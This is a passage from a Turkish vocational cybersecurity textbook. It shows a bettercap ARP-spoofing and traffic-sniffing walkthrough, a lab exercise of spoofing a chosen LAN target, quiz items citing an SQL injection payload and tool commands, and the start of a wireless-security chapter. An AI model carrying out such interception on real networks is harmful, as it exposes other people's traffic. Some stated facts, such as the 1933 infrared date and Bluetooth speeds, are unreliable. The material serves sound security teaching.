
arp.spoof on komutu yazıldıktan sonra atak başlar ve MAC adres tablosu Görsel 8.32'deki gibi olur.

```
Administrator: C:\Windows\System32\cmd.exe

C:\Windows\system32>arp -a

Interface: 192.168.1.21 --- 0x6
  Internet Address      Physical Address      Type
  192.168.1.1           08-00-27-df-f0-33     dynamic
  192.168.1.20          08-00-27-df-f0-33     dynamic
  192.168.1.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Görsel 8.32: Atak sonrası hedef bilgisayarın MAC adres tablosu


Görsel 8.32'de görüldüğü gibi modem MAC adresi ile atak yapılan bilgisayarın MAC adresi aynı olmuştur. Bu sayede modeme giden tüm paketler saldırganın bilgisayarına da gelir.

7. Adım: Bu adıma kadar arp.spoof atağının tüm ayarlamalarını ve yapılandırmalarını yaptınız. Şimdi ise hedefin yaptığı tüm işlemleri izlemek ve sniffing yapabilmek için net.sniff komutu ile işlemi başlatınız. Görsel 8.33'te help net.sniff komutunun nasıl çalıştığı görülür.



Görsel 8.33: net.sniff atağı help dosyası ve atak parametreleri

Görsel 8.34'teki net.sniff on komutuyla sniffing işlemi başlatılır. Böylelikle hedefin modemden istediği tüm bilgiler aynı anda hem modeme hem de saldırganın bilgisayarına gelir. Görsel 8.34'te gelen ve giden web sayfaları, GET istekleri, 200 OK bilgileri gibi çok detaylı logları ve protokolleri (DNS, HTTP vb.) listelenmektedir.



Görsel 8.34: net.sniff komutuyla sniffing işleminin başlatılması

Bu aşamadan sonra saldırgan istediği bilgiye ulaşabilir, istediği bilgiyi değiştirebilir ve hedefe diğer saldırı yöntem ve tekniklerinin vereceği zararın çok daha fazlasını saniyeler içinde verebilir.

MITM saldırıları, diğer atak türlerinden (dış ağdan gelen saldırılar) en tehlikeli olanıdır çünkü saldırgan yan odanızda veya karşınızdadır. Saldırganın yapabileceklerinin bir sınırı yoktur.

Atölye bilgisayarınıza sanal makine kullanarak bettercap aracını kurunuz. LAN içindeki IP'leri tarayarak kendinize bir hedef seçiniz ve ARP spoofing atağını o hedef üstünde uygulayınız.

DEĞERLENDİRME

Çalışmalarınız aşağıda yer alan kontrol listesine göre değerlendirilecektir.

KONTROL LİSTESİ

ÖLÇÜTLER	EVET	HAYIR
1. Bettercap aracının kurulumunu yaptı.		
2. ARP spoofing atağını gerçekleştirdi.		

A) Aşağıdaki cümlelerde parantez içine yargılar doğru ise "D", yanlış ise "Y" yazınız.

1. ( ) or '1=1' komutu ile ilgili veri tabanının her zaman True (doğru) değeri döndürmesi sağlanır.

2. ( ) MITM atağı ile saldırgan hem iç ağdan hem de dış ağdan saldırı yapılır.

3. ( ) Sniffing (koklama) ile veri tabanı bilgileri çalınarak hedef, hizmet veremez duruma getirilir.

4. ( ) Bettercap aracı, MITM saldırılarında kullanılan tek araçtır.

B) Aşağıdaki soruları dikkatlice okuyarak doğru seçeneği işaretleyiniz.

5. Aşağıdakilerden hangisi SQL Injection atak türlerinden değildir?

A) Blind Based SQLi
B) Error Based SQLi
C) In-Band SQLi
D) Out Of Band SLQi
E) SQL Based SLQi

6. SQL Injection atağı ile ilgili aşağıdakilerden hangisi doğrudur?

A) Bilgisayardaki dosyaların şifrelenmesi ile yapılan saldırı türüdür.
B) Birden fazla bilgisayarın birleşmesiyle bir hedefe yapılan saldırı türüdür.
C) İç ağa sızılarak iletişimin dinlenmesi ile yapılan saldırı türüdür.
D) Kullanıcıların parolalarının rastgele denenmesi ile yapılan saldırı türüdür.
E) Veri tabanlarındaki zafiyetlerin kullanılması ile yapılan saldırı türüdür.

7. SQLi açıklarını bulmaya yarayan, bu açıkları kullanarak hedefte sorgular çalıştıran açık kaynak kodlu yazılım aşağıdakilerden hangisidir?

A) Bettercap
B) DVWA
C) Out Of Band
D) SQL Injection
E) Sqlmap


8. Aşağıdakilerden hangisi MITM saldırı türlerindendir?


A) ARP sahtekârlığı
B) IP sahtekârlığı
C) NTP sahtekârlığı
D) SNMP sahtekârlığı
E) TCP sahtekârlığı

9. Aşağıdakilerden hangisi bettercap komutu ile bulunan IP ve MAC adresi gibi detaylı bilgileri verir?

A) net.display
B) net.help
C) net.print
D) net.probe
E) net.show

10.





Verilen bu ekran görüntülerini referans alarak aşağıdaki bilgilerden hangisine <u>kesinlikle</u> ulaşılabilir?

A) 1 numaralı ekran görüntüsünde bir MITM saldırısı yapılmıştır.
B) 1 numaralı ekran görüntüsünde MAC saldırısı yapılmıştır.
C) 1 numaralı ekran görüntüsünde SQLi saldırısı yapılmıştır.
D) 2 numaralı ekran görüntüsünde MITM saldırısı yapılmıştır.
E) 2 numaralı ekran görüntüsünde SQLi saldırısı yapılmıştır.

11. Aşağıdakilerden hangisi MITM saldırı tekniği <u>değildir</u>?

A) Oturum çalma
B) Paket enjeksiyonu
C) Paket koklama
D) SSL Strip
E) SQL Injection

12. Aşağıdakilerden hangisi sqlmap aracında yardım sayfasını açmak için kullanılan komuttur?

A) sqlmap -D
B) sqlmap -h
C) sqlmap -helpme
D) sqlmap -u
E) sqlmap -yardım

13. Aşağıdakilerden hangisi bettercap aracında wlan0 isimli ethernet kartını seçmek için kullanılan komuttur?

A) sudo bettercap -face wlan0
B) sudo bettercap -iface wlan
C) sudo bettercap -iface wlan 0
D) sudo bettercap -iface wlan0
E) sudo bettercap -inter face wlan0

KABLOSUZ AĞ GÜVENLİĞİ

9.
ÖĞRENME BİRİMİ

KONULAR

9.1. KABLOSUZ AĞLARDA TEMEL KAVRAMLAR

9.2. KABLOSUZ AĞLARDA KEŞİF YAPMA

9.3. KABLOSUZ AĞLARDA GÜVENLİK ZAFİYETLERİ

9.4. KABLOSUZ AĞLARDA GÜVENLİK

9.5. KABLOSUZ AĞ SALDIRI TESPİT SİSTEMLERİ

NELER ÖĞRENECEKSİNİZ?

- Kablosuz ağlar
- Kablosuz ağ bağlantı çeşitleri
- Kablosuz ağların çalışma şekilleri
- Kablosuz ağlarda şifreleme modelleri
- Kablosuz ağlarda kullanılan protokoller
- Aktif ve pasif keşif
- Kablosuz ağlarda zafiyet tarama işlemi
- Airmon-ng aracı
- KAirodump-ng aracı
- Aircrack-ng ile paket analizi

ANAHTAR KELİMELER

Kali Linux, kablosuz ağ, ağ güvenliği, sanal sızma testi laboratuvarı, airmon-ng, aircrack-ng, airodump-ng, macchanger, Wireshark, Kismet, ettercap, handshake

1. Kablosuz ağ ile kullanılan araçlar nelerdir?

2. Kablosuz ağ güvenliği sağlanamazsa neler olur?

9.1. KABLOSUZ AĞLARDA TEMEL KAVRAMLAR

Bilgisayar ve ağ cihazları arasında kablo kullanılmadan oluşturulan ağ çeşidine kablosuz ağ denir. Kablosuz ağlar, radyo sinyalleri kullanarak çalışır ve belirli bir alanı kapsayacak şekilde bağlantı hizmeti verir.

Evlerde, iş yerlerinde, okullarda ve daha birçok yerde bilgisayar, tablet, akıllı telefon gibi cihazları kablo bağlantısı olmadan internete bağlamak için kablosuz ağlar kullanılır. Kablo bağlantısına gerek duyulmadan her yerden rahatlıkla internet bağlantısı sağlamak çok güzel olsa da bu durum büyük riskleri beraberinde getirir.

Güvenlik, kablolu veya kablosuz her türlü ağ için en önemli konudur. Kablolu ağlarda güvenliği sağlamak daha kolaydır.

Radyo sinyalleri 300 metreye kadar gönderilebilir ve metal olmayan duvarlardan, engellerden geçebilir. Dizüstü bilgisayarlar, masaüstü bilgisayarlar ve sunucular PCMCIA kartı ile veya kablosuz sinyalleri alıp iletebilen plug-in kartlar ile kablosuz yerel ağa bağlanır.

Kablosuz ağlar; kullandıkları protokollere, alıcı ve verici arasındaki mesafeye, ortamda bulunan diğer kablosuz yayınların şiddetine göre farklı hızlarda çalışabilir. Şifreyi doğru giren her kullanıcı bu kablosuz ağı kullanabilir. Bu durumda şifrenin yetkisiz kullanıcıların eline geçmemesi gerekir.

9.1.1. Kablosuz Ağların Çalışması

Kablosuz ağ sistemleri radyo frekansları (RF) ile çalışır. Radyo dalgaları ile haberleşme üç şekilde gerçekleşir. Bunlar; alıcı (receiver), verici (transmitter), alıcı ve verici (trans-receiver) olarak adlandırılır.

Alıcılar: Radyo sinyallerini alabilen fakat sinyal gönderme özelliği bulunmayan aygıtlardır. FM radyoları ve televizyonlar bunlara örnek olarak verilebilir.

Vericiler: Radyo sinyalleri gönderebilen fakat sinyalleri alamayan elektronik devrelerdir. Bunlara örnek olarak radyo ve televizyon verici istasyonları gösterilebilir.

Alıcı ve Vericiler: Radyo sinyallerini hem alma hem verme özelliği olan aygıtlardır. Bunlara örnek olarak telsiz röleleri, cep telefonu baz istasyonları, cep telefonları vb. verilebilir.

9.1.2. Kablosuz Ağ Bağlantı Çeşitleri

Kablosuz ağ bağlantısı dört şekilde sağlanır.

9.1.2.1. Wi-Fi (Kablosuz Bağlantı Alanı)

Günümüz kablosuz ağ teknolojilerinin en çok bilinenidir. Bilgisayarlar, oyun konsolları, dijital ses oynatıcıları veya akıllı telefonlar gibi cihazların kablosuz olarak birbirlerine bağlanmasını sağlayan yaygın bir teknolojidir (Görsel 9.1).

Görsel 9.1: Kablosuz ağ simgesi

9.1.2.2. Kızılötesi (IRDA-Infrared Data Association)

Kızılötesi, kablosuz veri iletişimini sağlayan bir teknolojidir (Görsel 9.2).

Görsel 9.2: Kızılötesi bağlantı

Kızılötesi teknolojisi ilk kez 30 firmanın birleşimiyle 1933 yılında Amerika'da denenmiş ve başarılı olunmuştur. Birkaç metreyi aşmayan kısa uzaklıklar için kullanılır. Taşınabilir bilgisayarlarda veri iletişimi, kişisel bilgisayarlarda fare, yazıcı gibi aygıtları çalıştırmak amacıyla kullanılır. Kızılötesi 1-4 Mbps veri iletişim hızındadır.

9.1.2.3. Bluetooth

Kablosuz olarak kısa mesafelerde ses ve veri iletimini sağlamak için oluşturulmuş bir sistemdir (Görsel 9.3). Bu teknoloji ilk olarak 1994 yılında kullanılmıştır. Bluetooth, radyo frekansları üzerinden iletişim kurulmasına imkân tanır. 2.4 GHz hızında iletişim kurulurken iki cihaz arasındaki mesafenin de 10 metre kadar olması iyi bir performans elde edebilmek için gereklidir.

Görsel 9.3: Bluetooth bağlantı simgesi

Bluetooth; cep telefonları, PDA'lar, bilgisayarlar ve çevre birimlerini birbirine bağlamak için kullanılan kısa mesafe standardıdır. Bluetooth kullanılarak yapılan veri aktarım hızı, cihazların kapasitesine göre 1 Mbps ile 721 Mbps arasında değişiklik gösterir.

Bluetooth teknolojisi hızlı ve pratiktir. Etkileşime girecek cihazların kapasitesine ve çekim gücüne göre veri aktarım hızı değişiklik gösterir. Açık alanlarda 10 metrelik bir mesafeye kadar kolayca veri aktarımı sağlanır. Günümüzde bluetooth kulaklık, mouse, klavye, hoparlör, saat, kilit gibi cihazlar kullanılır.

9.1.2.4. Uydu

Dünya yörüngesinde bulunan uyduların mikrodalga istasyonu olarak kullanılmasıdır (Görsel 9.4). Uydular ve yer üstü mikrodalga anten istasyonları arasında veri iletişimi sağlar. Bu teknoloji ilk başta cazip gibi gelse de yüksek kurulum maliyetleri ve genellikle hava şartlarının olumsuz etkileri sebebiyle tercih edilmez.

Genel olarak diğer internet bağlantı altyapılarının bulunmadığı lokasyonlarda uydu bağlantıları tercih edilir ve çanak antenler vasıtası ile veri iletişimi sağlanır. Uydular çok yüksek hızda haberleşme imkânı sunar ve büyük sistemlerde kullanılır. Uydu bağlantısı çok masraflıdır.

Görsel 9.4: Uydu bağlantısı

9.1.3. Kablosuz Ağ Standartları

Farklı firmalar tarafından üretilen kablosuz ağ cihazlarının birbirleriyle sorunsuz olarak iletişim kurabilmesi için IEEE 802.11 standartları geliştirilmiştir (Görsel 9.5).

Görsel 9.5: IEEE 802.11 standardı

IEEE 802.11 standartları, kablosuz ağlarda kullanılan cihazların birbirleriyle iletişim kurabilmeleri için gerekli kuralları içeren protokollerdir. Günümüzde 802.11a, 802.11b, 802.11g, 802.11n standartları kullanılır.

IEEE 802.11a Standardı

Bu standart 1999 yılında geliştirilmiştir. 5 GHz bandında 54 Mbps bant genişliği sunan WLAN teknolojisidir. 25-50 metrelik mesafelerde rahatlıkla kullanılabilir.

IEEE 802.11b Standardı

Bu standart 1999 yılında tamamlanmış ve 2001 yılından itibaren kablosuz ağlarda yer almıştır. 2.4 GHz bandında 11 Mbps bant genişliği sunan bir teknolojidir. Kapsama alanı, kapalı alanlarda 30-45 metre arasındadır. Bu standart genelde ofis, hastane, fabrika gibi yerlerde kullanılmaya uygundur.

IEEE 802.11g Standardı

Bu standart 2003 yılında tamamlanmıştır. 2.4 GHz frekans aralığını kullanır ve maksimum 54 Mbps bant genişliğine sahiptir.

IEEE 802.11n Standardı

2007 yılı itibarıyla kablosuz ağ alanında kullanılan bir standarttır. 2.4 GHz veya 5 GHz kullanım şekli vardır. 540 Mbps bant genişliğine sahiptir. 125 metreye kadar kapsama alanı vardır. Bu standart, diğer 802.11 a, b, g standartlarıyla uyumlu çalışır.

9.1.4. Kablosuz Ağ Güvenlik Protokolleri

İnternete girmek için kullanılan modemler kullanıcılara birden fazla güvenlik protokolü arasından seçim yapma olanağı sunar. Farklı protokoller, farklı senaryolar ve kullanım şekilleri için uygun olsa da yanlış tercih edilen bir güvenlik protokolü beraberinde daha yavaş ve riskli bağlantı getirebilir. Günümüzde WEP, WPA ve WPA2 protokolleri kullanılmakta, WPA3 protokolü de geliştirilmektedir.

9.1.4.1. Kabloluya Eş Değer Gizlilik (WEP)

WEP, kablosuz ağlar için kabul edilen ilk güvenlik protokolüdür (Görsel 9.6). Bu protokol 1999 yılından beri kullanılır. WEP, şifreleme ve kimlik doğrulama işlemi yapar.

Kablosuz ağ bağlantısı içinde olan bilgisayar, yönlendirici cihaza veri paketleri gönderir. Bu paketler şifrelenmemişse bilgisayar korsanları onlara ulaşabilir ve verileri görebilir. Bu protokol günümüzde 256 bit şifreleme özelliğine kadar geliştirilmiştir. WEP protokolünün çok fazla güvenlik açığı vardır ve şifreler birkaç dakika içinde kırılabilir.

Görsel 9.6: WEP protokolü

9.1.4.2. Wi-Fi Korumalı Erişim (WPA)

WPA, WEP'in bilinen açıklarını kapatarak geliştirilmiştir (Görsel 9.7). Bu protokol 2003 yılından beri kullanılır.

Görsel 9.7: WPA protokolü

WPA, kablosuz ağlardaki verileri 802.11 standardında taşırken şifrelemeye ve korumaya yardımcı olan bir protokoldür. WPA, geçici anahtar bütünlüğü protokolünü (TKIP) kullanır. TKIP, ağ ortamındaki her veri paketi için yeni oluşturulan 128 bitlik anahtar kullanır. TKIP şifreleme standardının yerini daha sonra gelişmiş şifreleme standardı (AES) almıştır.

9.1.4.3. Wi-Fi Korumalı Erişim2 (WPA2)

WPA2, WPA'nın yerini resmî olarak almıştır. Bu protokol 2004 yılından beri kullanılır (Görsel 9.8). WPA2, AES algoritmasını zorunlu kılar.

Görsel 9.8: WPA2 protokolü

WPA2, CCMP (Counter Mode CBC-MAC Protocol) şifreleme protokolünü kullanır. Bu protokol; veri gizliliği, kimlik doğrulama, erişim kontrol mekanizması sağlar.

9.1.4.4. Wi-Fi Korumalı Erişim3 (WPA3)

WPA3, kablosuz Wi-Fi korumalı erişim denetiminin yeni versiyonudur (Görsel 9.9). WPA2'de ortaya çıkan zafiyetler sebebiyle WPA3 standardı doğmuştur. WPA3, WPA2'de bulunmayan aşağıdaki dört ana bileşeni içerir.

Görsel 9.9: WPA3 protokolü

Kaba Kuvvet Saldırısına Karşı Koruma

Brute Force olarak adlandırılan kaba kuvvet saldırılarına karşı güvenlik sağlar.

Genel Ağ Gizliliği

Yeni WPA3 standartları, kişiselleştirilmiş veri şifrelemesi yoluyla açık şebekelerde kullanıcı gizliliğini güçlendirir.

İnternetin Güvenliğini Sağlama

Yeni WPA3 standardı, internet için ihtiyaç duyulan bazı ek güvenlik ürünlerini de ortaya çıkarmıştır. Çevrimiçi olarak çok sayıda cihazın hepsinin tek bir şifreyle kablosuz ağa bağlanması birçok güvenlik açığına neden olur. Örneğin bir ağa bağlanan cihazlardan herhangi birinin güvenliği zayıf ise Wi-Fi şifresinin ele geçirilmesi kaçınılmazdır. Yetkisiz bir kişi zayıf bir cihazdan şifreyi ele geçirip ağa katıldıktan sonra istediğini yapabilir. WPA3 ile amaç, ağa katılan her cihaza göre ekstra bir güvenlik önleminin geleceğinin belirtilmesidir. Bu sayede daha güvenli bir kullanım sağlanır.

Daha Güçlü Şifreleme

WPA3 protokolü ile 192 bit şifreleme tekniği gelir. Bu özellik, tahmin yoluyla kolayca kırılabilecek zayıf şifre kullanımını engeller. Bu şifreleme özelliği, kullanıcı güvenliğinde önemli bir artış sağlar.

9.1.5. Kablosuz Ağ Türleri

Kablosuz ağlar, Elektrik ve Elektronik Mühendisleri Enstitüsü (IEEE) standartlarına göre WPAN, WLAN, WMAN ve WWAN olmak üzere dört ana türe ayrılabilir.

Kablosuz Kişisel Alan Ağları (WPAN)

Kısa mesafeli bir ağ için düşük güçlü vericiler kullanır. Genellikle 6 ile 9 metrelik bir alanı kapsar. Bluetooth cihazlar WPAN'larda yaygın olarak kullanılır. WPAN'lar, 802.11 standardına ve 2.4 GHz radyo frekansına dayanır.

Kablosuz Yerel Alan Ağı (WLAN)

Genellikle 95 metreye kadar olan orta büyüklükteki bir ağı kapsamak için vericileri kullanır. WLAN'lar bir evde, ofiste ve hatta bir kampüs ortamında kullanıma uygundur. WLAN'lar 802.11 standardına ve 2.4 GHz veya 5 GHz radyo frekansına dayanır.

Kablosuz Şehir Alan Ağı (WMAN)

Daha geniş bir coğrafi alan üzerinde kablosuz hizmet sağlamak için vericileri kullanır. WMAN'lar bir şehre veya belirli bir bölgeye kablosuz erişim sağlamak için uygundur.

Kablosuz Geniş Alan Ağları (WWAN)

Geniş bir coğrafi alanda kapsama alanı sağlamak için vericileri kullanır. WWAN'lar ulusal ve küresel iletişim için uygundur.

9.1.6. IEEE 802.11 Çalışma Modları

IEEE 802.11 standardının kablosuz yerel alan ağlarında iki farklı çalışma modu bulunmaktadır.

Cihazdan Cihaza Çalışma Modu (Ad-Hoc Mode): Kablosuz iletişim özelliği olan iki veya daha fazla bilgisayarın birbirlerine arada sunucu olmadan direkt bağlandıkları ağ yapılarıdır (Görsel 9.10). Yapı olarak hızlı kurulması, kablo veya Access Point (AP) gibi herhangi bir altyapıya ihtiyaç duymaması kolaylık ve maliyet bakımından avantajlıdır.

Görsel 9.10: Ad-Hoc bağlantı örneği

Bilgisayarların birbirine bağlanıp veri paylaşımı yapabilmeleri için sadece kablosuz iletişim özelliğinin olması yeterlidir. Bu tür ağlarda bilgisayarların programlarına, veri kaynaklarına ağdaki diğer bilgisayarlar tarafından erişilebilmesi güvenlik açısından dezavantajdır. Bağlantı kurulacak bilgisayarlar arasındaki mesafe uzak olmamalıdır.

Altyapı Çalışma Modeli (Client-Server)

Ağ ortamında bulunan cihazların iletişim kurabilmesi için AP cihazına ihtiyaç duyulur (Görsel 9.11). AP cihazı kablolu ağa bağlıdır. Kablosuz ağ bağlantısıyla çok sayıda cihaz AP'ye bağlanabilir.

Görsel 9.11: Client-Server örneği

AP, ağ cihazları arasındaki veri alışverişinde merkezî bir cihazdır. Gidecek bütün veri paketleri bu cihaza gelir ve bu cihaz tarafından yönlendirilir. Bu yöntemde iletişim, WEP veya WPA gibi protokoller kullanılarak şifrelenir.

Altyapı çalışma modelinde paylaşılan tüm kaynaklar sunucuda saklanır ve isteğe uygun işlemler sunucudan yapılır. Bir başka deyişle kullanıcı, erişmek istediği bilgiyi ağdaki diğer kullanıcılarda aramaz, direkt sunucudan ister ve sunucu da işlemleri hızlı bir şekilde yaparak kullanıcıya yollar.

9.1.7. Kablosuz Ağa Bağlanma Aşamaları

Kullanılacak cihazların kablosuz ağ ortamına bağlanabilmesi için iki aşama vardır. Öncelikle kimlik doğrulama işlemi gerçekleştirilmelidir. Daha sonra AP, istemci cihazı ağa kaydeder.

9.1.7.1. Kimlik Doğrulama (Authentication)

Kimlik doğrulama teknolojisi, bir kullanıcının kimlik bilgilerinin yetkili kullanıcıların veri tabanında veya bir veri doğrulama sunucusundaki kimlik bilgileriyle eşleşip eşleşmediğini kontrol ederek sistemler için erişim kontrolü sağlar (Görsel 9.12).

Görsel 9.12: Kimlik doğrulama

Kimlik doğrulama, bir kullanıcının veya programın bir sisteme erişirken kim olduğunu kanıtlama işlemidir. Örneğin birçok şirket, web sitelerine giriş yapan kullanıcıları doğrulamak için kimlik doğrulamasını kullanır. Açık sistem kimlik doğrulama ve parola kimlik doğrulama olmak üzere iki çeşit kimlik doğrulama vardır.

Açık Sistem Kimlik Doğrulama (Open System Authentication)

Bu tip kimlik doğrulamada istemci cihazdan AP cihazına içinde MAC adresi olan bir istek gider ve AP'den bu isteği kabul edip etmediğine dair cevap beklenir.

Parola Kimlik Doğrulama (Shared Key Authentication)

Kimlik doğrulama için her iki tarafın bildiği ortak bir parola kullanılır. Önce istemci cihaz AP'ye bir bağlantı isteğinde bulunur. AP, cihazın bağlanma isteğine karşılık cevap verir. İstemci cihaz, bilinen ortak parola ile bu mesaja karşılık verir. AP, istemci cihazdan gelen çerçevelenmiş veri paketini çözümler ve parolayı kontrol eder. Parola doğruysa bağlanma isteği için izin verilir.

9.1.7.2. Ağa Kaydolma (Association)

Kimlik doğrulama işlemi bittikten sonra istemci cihaz, AP tarafından ağa kaydedilir. Ağa kaydolmayan bir cihaz ağ içinde iletişimde bulunamaz. İstemci aynı anda sadece bir ağa kaydolabilir.

9.1.8. Kablosuz Ağ Güvenlik Testleri İçin Sanal Laboratuvar Oluşturma

Kablosuz ağlarla ilgili güvenlik testi çalışmalarını yapabilmek için öncelikle üçüncü öğrenme biriminde anlatılan sanal laboratuvar kurulur. Bilgisayarın kullandığı kablosuz ağ adaptörü sanal ortamda kullanılamaz. Bu yüzden sanal ortamda kullanılabilecek ve Kali Linux işletim sistemine uygun bir USB kablosuz ağ adaptörü alınıp tanıtılır. Tanıtım için gerekli olan dosyalar yüklenir.

9.1.9. Kablosuz Ağ Kartı Çalışma Modları

Kablosuz ağ adaptörleri kullandıkları sürücüye ve yapacağı işleve bağlı olarak dört farklı modda çalışabilir (Görsel 9.13). Bunlar; Managed, Master (Hostap), Ad-Hoc ve Monitör moddur. Bu modlar, sürücü ve işleve göre sınıflandırılır.

Görsel 9.13: Kablosuz ağ cihazı

9.1.9.1. Master Modu

Kablosuz ağda hizmet veren sunucu modudur. Etraftaki kablosuz ağ istemcilerine hizmet verir. Erişim noktası olarak adlandırılan cihazlarda kablosuz ağ adaptörleri bu modda çalışır.

9.1.9.2. Managed Modu

İstemci bilgisayarların bir erişim noktasına bağlanarak hizmet aldığı moddur.

9.1.9.3. Monitör Modu

Herhangi bir kablosuz ağa bağlanmadan, pasif olarak ilgili kanaldaki tüm trafiğin izlenmesine olanak sağlayan moddur. Bu mod, kablosuz ağlarda güvenlik konusunda sık sık kullanılır.


9.1.9.4. Ad-Hoc Modu

Arada bir AP olmaksızın kablosuz istemcilerin haberleşmesi için kullanılan moddur. Örneğin iki cihaz birbiriyle direkt Wi-Fi ile haberleşmeye geçmek isterse bu modu kullanır.

9.1.10. Kablosuz Ağ Kartını Yapılandırma

